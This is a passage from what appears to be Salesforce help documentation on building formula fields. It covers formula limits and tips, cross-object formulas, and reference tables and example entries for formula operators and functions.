2. Select the data type for the formula. Choose the appropriate data type for your formula based on the output of your calculation. See Formula Data Types on page 3024.
3. Choose the number of decimal places for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.

   Note: Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.35.

4. Click **Next**.
5. Build your formula:
   a. If you are building a formula in the **Advanced Formula** tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.

      To create a basic formula that passes specific Salesforce data, select the **Simple Formula** tab, choose the field type in the `Select Field Type` drop-down list, and choose one of the fields listed in the `Insert Field` drop-down list.

      Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.

   b. To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.
   c. Optionally, click the **Advanced Formula** tab to use functions and view additional operators and merge fields. Functions are prebuilt formulas that you can customize with your input parameters.

d. To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.

e. Consider adding comments to your formula, especially if it is complicated. Comments must begin with a forward slash followed by an asterisk (`/*`), and conclude with an asterisk followed by a forward slash (`*/`).

   Comments are useful for explaining specific parts of a formula to anyone viewing the formula definition. For example:

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in the
 future */
CONTAINS(TEXT(StageName), "Closed")
)
```

   You can also use comments to *comment out* sections of your formula when debugging and checking the syntax to locate errors in the formula.

   Note:

   - Nesting comments causes a syntax error. For example, you cannot save a formula that has the following:

```
/* /* comment */ */
```

   - Commenting out a whole formula causes a syntax error.
   - Comments count against the character and byte size limits in formulas.

Note: Formula fields can contain up to 3,900 characters, including spaces, return characters, and comments. If your formula requires more characters, create separate formula fields and reference them in another formula field. The maximum number of displayed characters after an evaluation of a formula expression is 1,300 characters.

6. To check your formula for errors, click **Check Syntax**.
7. Optionally, enter a description of the formula in the `Description` box.
8. If your formula references any number, currency, or percent fields, choose an option for handling blank fields. To give any blank fields a zero value, choose `Treat blank fields as zeros`. To leave these fields blank, choose `Treat blank fields as blanks`.
9. Click **Next**.
10. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
11. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.
12. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Because formula fields are automatically calculated, they are read-only on record detail pages and do not update last modified date fields. Formula fields are not visible on edit pages.

In account formulas, all business account fields are available as merge fields. However, account fields exclusive to person accounts such as `Birthdate` and `Email` are not available.

Formulas on Activities that use standard fields—either alone or in workflow rules—shouldn't be placed on both the Task and Event pages. This is because both Tasks and Events are considered Activities. For instance, if a formula is used on a standard field only available for Tasks, it will also mistakenly be pulled into Events.

Elements of a Formula
Merge Fields for Formulas
Tips on Building Formulas
Formula Operators and Functions
Quick Reference Guide: Formula Fields

Tips on Building Formulas

- Default value formulas for a type of record can only reference fields for that type of record. However, formula fields and formulas for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, for a type of record can reference fields for that type of record as well as any records that are related through a lookup or master-detail relationship. For example, a formula for a validation rule on opportunities can reference merge fields for accounts and campaigns as well as opportunities, and a formula field on accounts can reference fields for cases.
- Formula fields that a user can see may reference fields that are hidden or read only using field-level security. If the formula field contains sensitive information, use field-level security to hide it.
- You can add activity formula fields to task and event page layouts. Note that a task-related formula field on an event page layout may not be useful. Likewise, event-related formula fields on task page layouts may not be useful.
- To determine if a record is a task or event, use the `IsTask` merge field. For example:

```
IF(IsTask, "This is a task", "This is an event")
```

- To reference the unique identifier for your Salesforce organization in a formula, insert the `$Organization.Id` merge field. This merge field can display anywhere formula fields can except in reports.
- Some merge fields display as radio buttons but function like picklist fields when referenced in a formula.

  Use the values “Read,” “Edit,” and “None” in a formula when referencing:

  ◊ $UserRole.CaseAccessForAccountOwner
  ◊ $UserRole.OpportunityAccessForAccountOwner
  ◊ CaseAccessLevel (on Territory)
  ◊ OpportunityAccessLevel (on Territory)

  Use the values “Read,” “Edit,” and “All” in a formula when referencing:

  ◊ AccountAccessLevel (on Territory)

- If you create a contacts formula field that references account merge fields, that field can be included in contact page layouts but should not be included in person accounts page layouts. The formula field will display a value of `#Error` on the person accounts page.

Restrictions

- The following limits apply to formula fields:
  - ◊ Character limit—Formula fields can contain up to 3,900 characters, including spaces, return characters, and comments. If your formula requires more characters, create separate formula fields and reference them in another formula field.

    Note: The maximum number of displayed characters after an evaluation of a formula expression is 1,300 characters.

  - ◊ Save size limit—Formula fields cannot exceed 4,000 bytes when saved. The save size differs from the number of characters if you use multi-byte characters in your formula.
  - ◊ Compile size limit—Formula fields cannot exceed 5,000 bytes when compiled. The compile size is the size of the formula (in bytes) including all of the fields, values, and formulas it references. There is no direct correlation between the compile size and the character limit. Some functions, such as TEXT, DATEVALUE, DATETIMEVALUE, and DATE significantly increase the compile size.
- Long text area, encrypted, and `Description` fields are not available for use in formulas.
- The value of a field cannot depend on another formula that references it.
- Fields referenced in formulas cannot be deleted. Remove the field from the formula before deleting it.
- Task `Due Date` is not available for use in formulas.
- Campaign statistic fields cannot be referenced in formulas for field updates, approval processes, workflow rules, or validation rules, but can be referenced in custom formula fields.

Working with Date and Date/Time Fields

- Dates and times are always calculated using the user's time zone.
- Date and date/time fields cannot be used interchangeably. The name alone may not indicate if a field is a date or date/time. For example, `Created Date` and `Last Modified Date` are date/time fields whereas `Last Activity Date` is a date field. Use the DATEVALUE function to convert a date/time field into a date field.

  Note: The `Created Date` and `Last Modified Date` fields display only the date, not the date and time.

- Use addition and subtraction operators with date or date/time fields to calculate duration. For example, subtract a date from another date to calculate the number of days between the two. Likewise, you can subtract the date/time from another date/time to get the number of days between the two in the form of a number. See NOW or TODAY for suggested use.
- Use addition and subtraction operators with numbers to return another date or date/time. For example, `{!CreatedDate} + 5` calculates the date and time five days after a record's created date. Note that the expression returns the same data type as the one given; a date field plus or minus a number returns a date, and a date/time field plus or minus a number returns a date/time.
- When calculating dates using fractions, Salesforce ignores any numbers beyond the decimal. For example:

  `TODAY() + 0.7` is the same as `TODAY() + 0`, which is today's date

  `TODAY() + 1.7` is the same as`TODAY() + 1`, which is tomorrow's date

  `TODAY() + (-1.8)` is the same as `TODAY() + (-1)`, which is yesterday's date
- To calculate the value of two fractions first, group them within parentheses. For example:

  `TODAY() + 0.5 + 0.5` is the same as `TODAY() + 0 + 0`, which is today's date

  `TODAY() + (0.5+0.5)` is the same as `TODAY() + 1`, which is tomorrow's date
- Years cannot be zero and must be between -4713 and 9999.

Working with Text Fields

- Before using the HYPERLINK function, consider the differences between hyperlinks and custom links.
  - ◊ Hyperlink formula fields are just like other custom fields that you can display in list views and reports.
  - ◊ Custom links display on detail pages in a predefined section; hyperlink formula fields can display on a detail page wherever you specify.
  - ◊ Using custom links, you can specify display properties such as window position and opening in a separate popup position; hyperlink formula fields open in a new browser window by default or you can specify a different target window or frame.
  - ◊ Your formulas can reference custom links. Before deleting a custom link, make sure it is not referenced in a formula field.
  - ◊ Hyperlink formula fields that contain relative URLs to Salesforce pages, such as `/rpt/reportwizard.jsp`, can be added to list views, reports, and related lists. However, use a complete URL, including the server name and `https://`, in your hyperlink formula before adding it to a search layout. Note that formula fields are not available in search result layouts.
- Before using the HYPERLINK function, consider these:
  - ◊ Hyperlink formula fields open in a new browser window by default or you can specify a different target window or frame.
  - ◊ Hyperlink formula fields that contain relative URLs to Salesforce pages can be added to list views and related lists. However, use a complete URL, including the server name and `https://`, in your hyperlink formula before adding it to a search layout. Note that formula fields are not available in search result layouts.
- To insert text in your formula field, surround the text with quotation marks. For example, to display “CASE: 123,” use this formula `"CASE: "& CaseNumber__c`.
- Use the backslash (\) character before a quote or backslash to insert it as a literal value in your output. For example, `"Trouble\\Case \"Ticket\": "` in your formula displays Trouble\Case "Ticket": on detail pages.

Working with Number Fields

- Use the decimal version of a percent when working with percent fields in formulas. For example, `IF(Probability =1...)` for 100% probability or `IF(Probability =0.9...)` for 90% probability.
- Reference auto-number fields as text fields in formulas.
- The output of your formula must be less than 19 digits.
- Formulas can contain a mix of numbers, percents, and currencies as in this example: `AnnualRevenue / NumberOfEmployees`.
- Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.35.

Referencing Record Types in Formulas

Reference record types in formulas if you want different workflow rules, validation rules, and lookup filters to apply to different record types. For example, you can:

- Create a workflow rule on accounts that emails different teams depending on the account record type the user selects when creating the account.
- Create a validation rule on opportunities that allows only members of the North American sales team to save opportunities with the Domestic record type.

When possible, use `RecordTypeId` instead of `RecordType.Name` to reference a specific record type. While `RecordType.Name` makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. Also, `RecordType.Name` requires a cross-object reference to the record type, while `RecordTypeId` does not. However, if you are deploying formulas across organizations (for example, between sandbox and production), use `RecordType.Name` because IDs are not the same across organizations.

Avoid using `$RecordType` in formulas, except in default value formulas. Instead, use the `RecordType` merge field (for example, `Account.RecordType.Name`) or the `RecordTypeId` field on the object.

Working with Picklists and Multi-Select Picklists

- You can use special picklist fields in your formulas, such as `IsEscalated` for cases and `IsWon` for opportunities.
- Picklist fields can only be used in the following functions:
  - ◊ ISPICKVAL—Compares the value of a picklist to a single value.
  - ◊ CASE—Compares the value of a picklist to multiple values.
  - ◊ TEXT—Converts a picklist value into a text value so that you can work with the value in functions that support text value, such as CONTAINS. (Only available in formula fields, validation rules, and workflow field updates.)
- The TEXT function always returns picklist values in your organization's master language, not the language of the current user.
- Multi-select picklist fields can only be used in the following functions:
  - ◊ INCLUDES
  - ◊ ISBLANK
  - ◊ ISNULL
  - ◊ ISCHANGED (Only in assignment rules, validation rules, workflow field updates, and workflow rules in which the evaluation criteria is set to **Evaluate the rule when a record is: created, and every time it's edited**)
  - ◊ PRIORVALUE (Only in assignment rules, validation rules, workflow field updates, and workflow rules in which the evaluation criteria is set to **Evaluate the rule when a record is: created, and every time it's edited**)

What Are Cross-Object Formulas?

Available in: **All** Editions

Cross-object formulas are formulas that span two related objects and reference merge fields on those objects. Cross-object formulas can reference merge fields from a master ("parent") object if an object is on the detail side of a master-detail relationship. You can reference fields from objects that are up to 10 relationships away. Cross-object formulas are available anywhere formulas are used except when creating default values.

Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

Building Cross-Object Formulas in the Simple Formula Tab

Available in: **All** Editions

User Permissions Needed	
To create or change cross-object formulas:	"Customize Application"

To create a cross-object formula when building a formula in the Simple Formula tab, enter the relationship names of the objects to which you are spanning followed by the field you want to reference. Separate the relationship names of each object and the field with periods.

For example, enter `Contact.Account.Name` to reference the `Account Name` for a contact associated with a case in a formula field on the Case object. Be sure to use the relationship names of the objects, not the labels. Although the relationship name is often the same as the object name, it is technically the field name of the relationship field.

To reference the parent account name from Account object, the syntax is `Parent.Name`, not `Account.Name`. When referencing a custom object, add two underscores and the letter *r* to its name. For example, `Position__r.title__c` references the `Job Title` field (`title__c`) on a Position custom object.

Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

What Are Cross-Object Formulas?

Building Cross-Object Formulas in the Advanced Formula Tab

Available in: **All** Editions

User Permissions Needed	
To create or change cross-object formulas:	"Customize Application"

To create a cross-object formula when building a formula in the Advanced Formula tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation rules, click **Insert Field**, then click the related object to list its fields. Related objects are denoted by a ">" sign.

Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

What Are Cross-Object Formulas?

Tips on Building Cross-Object Formulas

Available in: **All** Editions

- Cross-object formulas that reference currency fields convert the value to the currency of the record that contains the formula.
- Salesforce allows a maximum of 10 unique relationships per object in cross-object formulas. The limit is cumulative across all formula fields, rules, and lookup filters. For example, if two different formulas on opportunities reference two different fields of an associated account, only one unique relationship exists (from opportunities to accounts).
- You can't reference cross-object formulas in roll-up summary fields.

- In cross-object formulas, you can't reference merge fields for objects related to activities. For example, merge fields for contacts and accounts aren't available in task and event formulas.


Using the Owner Field

Some objects support different object types for the Owner field, such as a User, Queue, or Calendar. On objects that support this behavior, when creating a cross-object formula using Owner, you must be explicit about the owner type you're referencing.

For example, if you need owner email and you don't use queues, your formula would be `Owner:User.Email`. If you do use queues, your formula could be

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

Here's how you would select Owner object fields on a Lead in the Advanced formula tab:



Note:

- Owner references aren't supported in Visualforce pages. For example, on a page with Case as a controller, you can't include `{!Case.Owner:User.FirstName}`. However, you can include an existing spanning formula on a Visualforce page. For example, if you have a custom text formula `MyFormula__c` on a Case with value `Owner:User.FirstName`, you can include `{!Case.MyFormula__c}` on your Visualforce page.
- Owner references aren't supported on the Queue object. For example, you can't reference `Owner:Queue.Owner.Email`.
- If your formula has `Owner:User.`***`fieldname`*** and `Owner:Queue.`***`fieldname`***, both of these count against the limit of 10 unique relationships per object in cross-object formulas.
- On objects that don't support Queues, User is implicit when referencing Owner. Your formula should be `Owner.`***`fieldname`***, not `Owner:User.`***`fieldname`***.

Using `Profile.Name`

The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

Formula Operators and Functions

Use the following operators and functions when building formulas. Click on the name of the operator or function below to view more details. All functions are available everywhere that you can include a formula such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

Math Operators

Operator	Description
+ (Add)	Calculates the sum of two values.
- (Subtract)	Calculates the difference of two values.
* (Multiply)	Multiplies its values.
/ (Divide)	Divides its values.
^ (Exponentiation)	Raises a number to a power of a specified number.
() (Open Parenthesis and Close Parenthesis)	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.

Logical Operators

Operator	Description
= and == (Equal)	Evaluates if two values are equivalent.
<> and != (Not Equal)	Evaluates if two values are not equivalent.
< (Less Than)	Evaluates if a value is less than the value that follows this symbol.
> (Greater Than)	Evaluates if a value is greater than the value that follows this symbol.
<= (Less Than or Equal)	Evaluates if a value is less than or equal to the value that follows this symbol.
>= (Greater Than or Equal)	Evaluates if a value is greater than or equal to the value that follows this symbol.
&& (AND)	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.

Operator	Description
|| (OR)	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.

Text Operators

Operator	Description
& (Concatenate)	Connects two or more strings.

Date and Time Functions

Function	Description
DATE	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula field is an invalid date, such as February 29 in a non-leap year.
DATEVALUE	Returns a date value for a date/time or text expression.
DATETIMEVALUE	Returns a year, month, day and GMT time value.
DAY	Returns a day of the month in the form of a number between 1 and 31.
MONTH	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.
NOW	Returns a date/time representing the current moment.
TODAY	Returns the current date as a date data type.
YEAR	Returns the four-digit year in number format of a given date.

Informational Functions

Function	Description
BLANKVALUE	Determines if an expression has a value and returns a substitute expression if it does not. If the expression has a value, returns the value of the expression.
ISBLANK	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.
ISNULL	Determines if an expression is null (blank) and returns TRUE if it is. If it contains a value, this function returns FALSE. **Important:** Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas.

Function	Description
NULLVALUE	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression. **Important:** Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas.
PRIORVALUE	Returns the previous value of a field.

Logical Functions

Function	Description
AND	Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false.
CASE	Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it is not equal to any values, it returns the `else_result`.
IF	Determines if expressions are true or false. Returns a given value if true and another value if false.
ISCHANGED	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.
ISNEW	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.
ISNUMBER	Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.
NOT	Returns FALSE for TRUE and TRUE for FALSE.
OR	Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false.

Math Functions

Function	Description
ABS	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.
CEILING	Rounds a number up to the nearest integer.
DISTANCE	Calculates the distance between two locations in miles or kilometers.
EXP	Returns a value for e raised to the power of a number you specify.
FLOOR	Returns a number rounded down to the nearest integer.
GEOLOCATION	Returns a geolocation based on the provided latitude and longitude. Must be used with the DISTANCE function.
LN	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.

Function	Description
LOG	Returns the base 10 logarithm of a number.
MAX	Returns the highest number from a list of numbers.
MIN	Returns the lowest number from a list of numbers.
MOD	Returns a remainder after a number is divided by a specified divisor.
ROUND	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.
SQRT	Returns the positive square root of a given number.

Text Functions

Function	Description
BEGINS	Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it does not.
BR	Inserts a line break in a string of text.
CASESAFEID	Converts a 15-character ID to a case-insensitive 18-character ID.
CONTAINS	Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE.
FIND	Returns the position of a string within a string of text represented as a number.
GETSESSIONID	Returns the user's session ID.
HYPERLINK	Creates a link to a URL specified that is linkable from the text specified.
IMAGE	Inserts an image with alternate text and height/width specifications.
INCLUDES	Determines if any value selected in a multi-select picklist field equals a text literal you specify.
ISPICKVAL	Determines if the value of a picklist field is equal to a text literal you specify.
LEFT	Returns the specified number of characters from the beginning of a text string.
LEN	Returns the number of characters in a specified text string.
LOWER	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
LPAD	Inserts characters you specify to the left-side of a text string.
MID	Returns the specified number of characters from the middle of a text string given the starting position.
RIGHT	Returns the specified number of characters from the end of a text string.
RPAD	Inserts characters that you specify to the right-side of a text string.
SUBSTITUTE	Substitutes new text for old text in a text string.
TEXT	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in validation rules, formula fields, and field updates.
TRIM	Removes the spaces and tabs from the beginning and end of a text string.

Function	Description
UPPER	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
VALUE	Converts a text string to a number.

Summary Functions

The following functions are available with summary, matrix, and joined reports.

Function	Description
PARENTGROUPVAL	This function returns the value of a specified parent grouping. A "parent" grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
PREVGROUPVAL	This function returns the value of a specified previous grouping. A "previous" grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.

Advanced Functions

Function	Description
GETRECORDIDS	Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.
INCLUDE	Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.
LINKTO	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.
REGEX	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.
REQUIRESCRIPT	Returns a script tag with source for a URL you specify. Use this function when referencing the Force.com AJAX Toolkit or other JavaScript toolkits.
URLFOR	Returns a relative URL for an action, s-control, Visualforce page, or a file in a static resource archive in a Visualforce page.
VLOOKUP	Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.

Encoding Functions

Function	Description
HTMLENCODE	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.

Function	Description
JSENCODE	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').
JSINHTMLENCODE	Encodes text and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.
URLENCODE	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.

Examples of Advanced Formula Fields

Operators and Functions A – H

Use the following operators and functions when building formulas. Click on the name of the operator or function below to view more details. All functions are available everywhere that you can include a formula such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

+ (Add)

Description:	Calculates the sum of two values.
Use:	`value1 + value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
Formula Field Example:	`Amount + Maint_Amount__c + Services_Amount__c` This formula calculates the sum of the product `Amount`, maintenance amount, and services fees. Note that `Maint amount` and `Service Fees` are custom currency fields.
Report Example:	`EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM` calculates all `Email Opt Out` fields plus all `Do Not Call` fields on the leads in your report. This formula is a number data type that returns a positive integer.

Validation Rule Example:	You may have a custom object that allows users to track the total number of hours worked in a week. Use the following example to ensure that users cannot save a time card record with more than 40 hours in a work week.
	`Monday_Hours__c +`
	`Tuesday_Hours__c +`

	`Wednesday_Hours__c +`
	`Thursday_Hours__c +`
	`Friday_Hours__c > 40`
	
	Use a formula like this one in a validation rule to display the following error message when the total number of hours entered for each work day is greater than 40: “Your total hours cannot exceed 40.” This example requires five custom fields on your custom object, one for each day of work.

- (Subtract)

Description:	Calculates the difference of two values.
Use:	`value1 - value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
Example:	`Amount - Discount_Amount__c` This formula calculates the difference of the product `Amount` less the `Discount Amount`. Note that `Discount Amount` is a custom currency field.
Report Example:	`AMOUNT:SUM - Product.Discount_Amount__c:SUM` calculates the difference of all `Amount` fields and all `Discounted Amount` custom fields on the products in your report. This formula is a currency data type that returns a currency sign and decimal places.

* (Multiply)

Description:	Multiplies its values.
Use:	`value1 * value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
Example:	`Consulting_Days__c * 1200` This formula calculates the number of consulting days times 1200 given that this formula field is a currency data type and consulting charges a rate of $1200 per day. Note that `Consulting Days` is a custom field.
Report Example:	`RowCount * AGE:AVG` calculates the record count times the average age value of your report. This formula is a number data type that returns a positive or negative integer or decimal.

/ (Divide)

Description:	Divides its values.
Use:	`value1 / value2` and replace each *`value`* with merge fields, expressions, or other numeric values.

Example:	`AnnualRevenue/ NumberOfEmployees`
	This formula calculates the revenue amount per employee using a currency field.
	`IF(NumberOfOpportunities > 0,`
	`  NumberOfWonOpportunities / NumberOfOpportunities, null)`
	This formula calculates the win rate of opportunities on a campaign.

Report Example:	**% Won Opportunities** `WON:SUM / RowCount` calculates the percent of `Won` opportunities using a record count representing the number of all opportunities in your report. This formula is a number data type that returns a positive or negative integer. **% Difference between Cost and Sales Price** `(TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM)` calculates the average percent difference between what a product costs and its selling price on a product-by-product level. Note that `Product2.Cost__c:SUM` is a custom currency field named `Cost` on products, which includes the cost of each product. This formula is a percent data type that returns a positive or negative integer. For best results, use this on a summary Opportunities with Products report that is summarized by `Product Name` and includes summary totals for `Quantity`, `Total Price`, and `Cost`.

^ (Exponentiation)

Description:	Raises a number to a power of a specified number.
Use:	*`number^integer`* and replace *`number`* with a merge field, expression, or another numeric value; replace *`integer`* with a merge field that contains an integer, expression, or any integer.
Example:	`NumberOfEmployees^4` calculates the number of employees to the 4th power.
Report Example:	`ACTIVE:SUM ^ 2` calculates the number of active Salesforce users to the 2nd power for administration. This formula is a number data type that returns a positive integer.
Tips:	Avoid replacing *`integer`* with a negative number.

() (Open Parenthesis and Close Parenthesis)

Description:	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.
Use:	*`(expression1) expression2...`* and replace each *`expression`* with merge fields, expressions, or other numeric values.
Example:	`(Unit_Value__c - Old_Value__c) / New_Value__c` calculates the difference between the old value and new valuedivided by the new value.
Report Example:	`(DURATIONHOURS:SUM * RowCount) / 24` calculates the duration of all event times the record count per 24 hours. This formula is a percent data type that returns a positive or negative integer or decimal, representing what percent of a day is spent on events.

= and == (Equal)

Important: Don’t use this function for a null comparison, such as `MyDateTime__c == null`. Use ISBLANK instead.

Description:	Evaluates if two values are equivalent.
Use:	*`expression1=expression2`* or *`expression1 == expression2`*, and replace each *`expression`* with merge fields, expressions, or other numeric values.
Example:	**Due Date** `Due Date = CreatedDate + 5` assigns a due date that is five days past the create date. **Commission Amount** `IF(Probability =1, ROUND(Amount*0.02, 2), 0)` This formula calculates the 2% commission amount of an opportunity that has a probability of 100%. All other opportunities will have a commission value of 0. Possible results: • An opportunity with a `Probability` of 90% will have a commission of 0. • An opportunity with a `Probability` of 100% and an `Amount` of $100,000 will have a commission of $2,000.

<> and != (Not Equal)

Important: Don’t use this function for a null comparison, such as `MyDateTime__c != null`. Use ISBLANK instead.

Description:	Evaluates if two values are not equivalent.
Use:	*`expression1 <> expression2`* or *`expression1 != expression2`*, and replace each `expression` with merge fields, expressions, or other numeric values.
Example:	`IF(Maint_Amount__c + Services_Amount__c<> Amount, "DISCOUNTED", "FULL PRICE")` This formula displays “DISCOUNTED” on product if its maintenance amount and services amount do not equal the product amount. Otherwise, displays “FULL PRICE.” Note that this example uses two custom currency fields for `Maint Amount` and `Services Amount`.

< (Less Than)

Description:	Evaluates if a value is less than the value that follows this symbol.
Use:	*`value1 < value2`* and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(AnnualRevenue < 1000000, 1, 2)` assigns the value “1” with revenues less than one million and the value “2” to revenues greater than one million.

> (Greater Than)

Description:	Evaluates if a value is greater than the value that follows this symbol.
Use:	`value1 > value2` and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(commission__c > 1000000, "High Net Worth", "General")` assigns the “High Net Worth” value to a commission greater than one million. Note, this is a text formula field that uses a commission custom field.

<= (Less Than or Equal)

Description:	Evaluates if a value is less than or equal to the value that follows this symbol.
Use:	`value1 <= value2` and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(AnnualRevenue <= 1000000, 1, 2)` assigns the value “1” with revenues less than or equal to one million and the value “2” with revenues greater than one million.

>= (Greater Than or Equal)

Description:	Evaluates if a value is greater than or equal to the value that follows this symbol.
Use:	`value1 >= value2` and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(Commission__c >= 1000000, "YES", "NO")` assigns the “YES” value with a commission greater than or equal to one million. Note, this is a text formula field that uses a custom currency field called `Commission`.

&& (AND)

Description:	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.
Use:	`(logical1) && (logical2)` and replace `logical1` and `logical2` with the values or expressions that you want evaluated.
Example:	`IF((Price<100 && Quantity<5),"Small", null)` This formula displays “Small” if the price is less than 100 and quantity is less than five. Otherwise, this field is blank.

|| (OR)

Description:	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.
Use:	`(logical1) || (logical2)` and replace any number of logical references with the values or expressions you want evaluated.

